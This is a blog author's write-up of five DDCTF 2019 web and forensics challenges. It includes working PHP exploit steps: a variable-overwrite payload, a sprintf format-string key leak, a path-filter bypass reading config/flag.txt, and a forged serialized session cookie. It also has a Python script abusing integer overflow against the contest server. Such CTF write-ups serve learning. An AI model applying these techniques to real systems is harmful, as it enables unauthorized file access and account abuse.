DDCTF2019 web-writeup

原创

Jenny_Zhx 于 2019-04-19 11:51:15 发布 506 收藏 1

文章标签： ddctf ctf writeup 编程

本文链接：https://blog.csdn.net/weixin_41038469/article/details/89397048


又是没有进入复赛的ctf

继续留下没有技术的泪水


希望下次再加油吧！

---

1 滴～



察觉到jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09有问题
发现加密形式是base64_encode(base64_encode(bin2hex($jpg))
解密得到是flag.jpg
以同样加密方式构造index.php



得到index.php源码
base64解密之后：

```php
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```

发现注释中有一个url提示：https://blog.csdn.net/FengBanLiuYun/article/details/80616607
这里有个比较坑的点…这篇文章不是真正的hint
我还看了很久…想着怎么绕过preg_replace
还是太naive了

这位老哥博客的访问量嗖嗖的增
评论也是特别的有趣

看到注释还有 Can you find the flag file?
猜测可能要找到的是一个文件
翻这个博主的博客发现提到文件的一篇文章
https://blog.csdn.net/FengBanLiuYun/article/details/80913909

以上面的加密方式构造practice.txt.swp
base64解密后得到：f1ag!ddctf.php

根据 Can you find the flag file?猜测这是一个文件名
从源码中可知config被过滤为!
所以构造文件名为：f1agconfigddctf.php
得到文件源码

```
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
 {
  echo $flag;
 }
 else
 {
  echo'hello';
 }
}

?>
```

需要构造uid变量和k文件内容一致
这里是一个变量覆盖漏洞
构造uid=&k= 即可得到flag


其实这题有一部分应该是根据百度杯的一道CODE 50pt出的
有兴趣可以看看

2 web签到题

提示没有权限访问
查看源码 - 发现js/index.js

```
beforeSend: function (XMLHttpRequest) {
            XMLHttpRequest.setRequestHeader("didictf_username", "");
 },
```

bp抓包增加header头：didictf_username：admin



访问/app/fL2XID2i0Cdh.php
获得源码
其中察觉get_key函数

```
private function get_key() {
        //eancrykey  and flag under the folder
        $this->eancrykey =  file_get_contents('../config/key.txt');
    }
```


要想获得eancrykey

```
if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }
```

代码审计可知需要设置cookie 步入session_read函数
并且POST传入nickname参数

可以发现如果POST方式传nickname=‘a’
此时arr=[‘a’,$this->eancrykey]
循环中执行sprintf(data,‘a’)
则data=‘welcome my friend a’
再次执行sprintf则不会传入eancrykey参数

若POST方式传nickname='%s'
执行sprintf(data,'%s')
则data='welcome my friend %s'
再次执行sprintf则传eancrykey参数入格式符%s输出



找到key之后还要去看如何利用
看到这里有文件包含漏洞

```
public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
```

猜测敏感flag文件为：…/config/flag.txt(长度正好为18）

```
private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}
```

path有过滤，构造…\\./config/flag.txt绕过

要去找调用__destruct的地方
__destruct构折函数在对象被销毁时被调用
unserialize函数将会自动调用对象__wakeup和__destruct函数
发现可利用函数


```
var $cookie_name                = 'ddctf_id';
$session = $_COOKIE[$this->cookie_name];
if(!isset($session)) {
            parent::response("session not found",'error');
            return FALSE;
        }
        $hash = substr($session,strlen($session)-32);
        $session = substr($session,0,strlen($session)-32);

        if($hash !== md5($this->eancrykey.$session)) {
            parent::response("the cookie data not match",'error');
            return FALSE;
        }
        $session = unserialize($session);
```

看到服务器端会检验cookie中ddctf_id参数中最后32位
检验其是否等于md5(this->eancrykey.$session)
this->eancrykey在上面已经获得
开始构造session

```
<?php
class Session{
 var $path='....\\/config/flag.txt';
}
$k=new Session();
echo serialize($k);
echo md5('EzblrbNS'.serialize($k));
?>
```

构造ddctf_id=O:7:“Session”:1:{s:4:“path”;s:21:"…/config/flag.txt";}4b5ba6958a9873f456c2928b64b0be4d



得到flag！


####3 upload-IMG

上传照片之后发现提示需要包含phpinfo

写入phpinfo再次上传发现还是提示需要包含

发现它上传后网页会显示上传的照片

尝试下载后打开，和上传的图片比对后发现phpinfo被过滤了



猜测是二次过滤

构造图片绕过二次过滤再次上传得到flag

---

4 大吉大利今晚吃鸡

题目提示要购买入门券并淘汰对手


购买提示余额不足

抓包更改金额小于2000的提示券的金额必须是2000

大于2000的即可更改成功

猜测是整数溢出

抓包更改金额，购买成功



进入游戏页面之后，可以看到用户的id和ticket值
点击移除对手需要输入id和ticket值
随便尝试注册一个用户获得两个值输入发现剩余对手-1
总共要移除100个对手
构造脚本

```
#coded by 某大佬
import requests

users = {}

def regist(name,pwd='aaaaaaaa'):
 url = 'http://117.51.147.155:5050/ctf/api/register?name=%s&password=%s'%(name,pwd)
 r = requests.get(url=url)
 cookies = r.cookies.get_dict()
 # cookies = requests.utils.dict_from_cookiejar(r.cookies)
 users[cookies['user_name']] = cookies['REVEL_SESSION']
 return cookies['user_name'],cookies['REVEL_SESSION']

def buyticket(name,session):
 url = 'http://117.51.147.155:5050/ctf/api/buy_ticket?ticket_price=4611686018427387904'
 header={'Cookie':'user_name=%s; REVEL_SESSION=%s'%(name,session),'Referer': 'http://117.51.147.155:5050/index.h
tml'}
 r = requests.get(url=url,headers=header)

 bill_id = eval(r.text)['data'][0]['bill_id']#,requests.utils.dict_from_cookiejar(r.cookies)
 payticket(bill_id,name,session)

def payticket(bill_id,name,session):
 url = 'http://117.51.147.155:5050/ctf/api/pay_ticket?bill_id=%s'%(bill_id)
 header={'Cookie':'user_name=%s; REVEL_SESSION=%s'%(name,session),'Referer': 'http://117.51.147.155:5050/index.h
tml'}
 r = requests.get(url=url,headers=header)
 myid = eval(r.text)["data"][0]["your_id"]
 ticket = eval(r.text)["data"][0]["your_ticket"]
 getflag(myid,ticket)

def getflag(id,ticket):
 url = 'http://117.51.147.155:5050/ctf/api/remove_robot?id=%s&ticket=%s'%(id,ticket)
 header={'Cookie':'user_name=%s; REVEL_SESSION=%s'.format(adminUser,adminSession),'Referer': 'http://117.51.147.
155:5050/index.html'}
 r = requests.get(url=url,headers=header)
 print eval(r.text)

adminUser , adminSession = regist('getMyFlag11')
print adminUser,adminSession #important
buyticket(adminUser,adminSession)

for x in range(200,301):
 regist('newUser%s'%(x))
for n in users:
 if n != adminUser:
  buyticket(n,users[n])
```

脚本是一个大佬写的 如果不可以转载的话请大佬和我说
感谢大佬～


脚本需要运行多次，因为好像有一些用户注册了之后将会赋予重复id，重复id再被移除一次不算数

查看flag —— 登录脚本注册的adminUser账号
进入http://117.51.147.155:5050/index.html#/main/index

---

5 流量分析


wireshark打开流量包，导出http分组



分组 ▲	主机名	内容类型	大小	文件名
1387	tools.jb51.net	text/html	25 kB	img_add_info
1622	up.imgapi.com	text/json	60 bytes	/
1782	up.imgapi.com	multipart/form-data	125 kB	/
1818	up.imgapi.com	json	505 bytes	/
1882	www.tietuku.com	text/html	17 kB	afa7ac337cb62768
1920	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2020	www.tietuku.com	text/html	11 kB	upload
2146	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
2538	up.imgapi.com	text/json	60 bytes	/
4847	up.imgapi.com	multipart/form-data	1688 kB	/
4889	up.imgapi.com	json	505 bytes	/
5027	www.tietuku.com	text/html	17 kB	a7182e990267e564
5079	www.tietuku.com	text/html	1 bytes	?c=User&a=getmessnum
6420	i2.bvimg.com	image/png	966 kB	414e8ed1def77efas.png

下载6420分组的图片

过滤表达式http.request.method == POST
找到分组1782 还有另一张图片
右击-追踪流-http流
要恢复里面post的png图像 - 点击显示和保存转为原始数据 - Save as



删除多余的数据
png图像开头为89 50 4E 47 —— ‰PNG(每个png文件相同）
结束为 49 45 4E 44 ——IEND(每个png文件相同）
还有四个字节 AE 42 60 82 (每个文件不同）
另存为再次打开

这里有个坑点：图片高宽出现问题，如果是linux/mac系统，无法直接打开图片；windows系统可以直接打开

打开是个钥匙的图案 猜测是图片隐写
49 48 44 52 IHDR标识（每个png文件都有）
00 00 06 3E 表示图片的宽 1598像素
00 00 02 18 表示图片长 536像素
更改图片长为00 00 06 3E 获得密码key:gKvN4eEm

导出的http分组中有一个网站http://tools.jb51.net/aideddesign/img_add_info
是图片在线解密，输入图片和密码，得到flag！

希望下次比赛可以拿奖啊！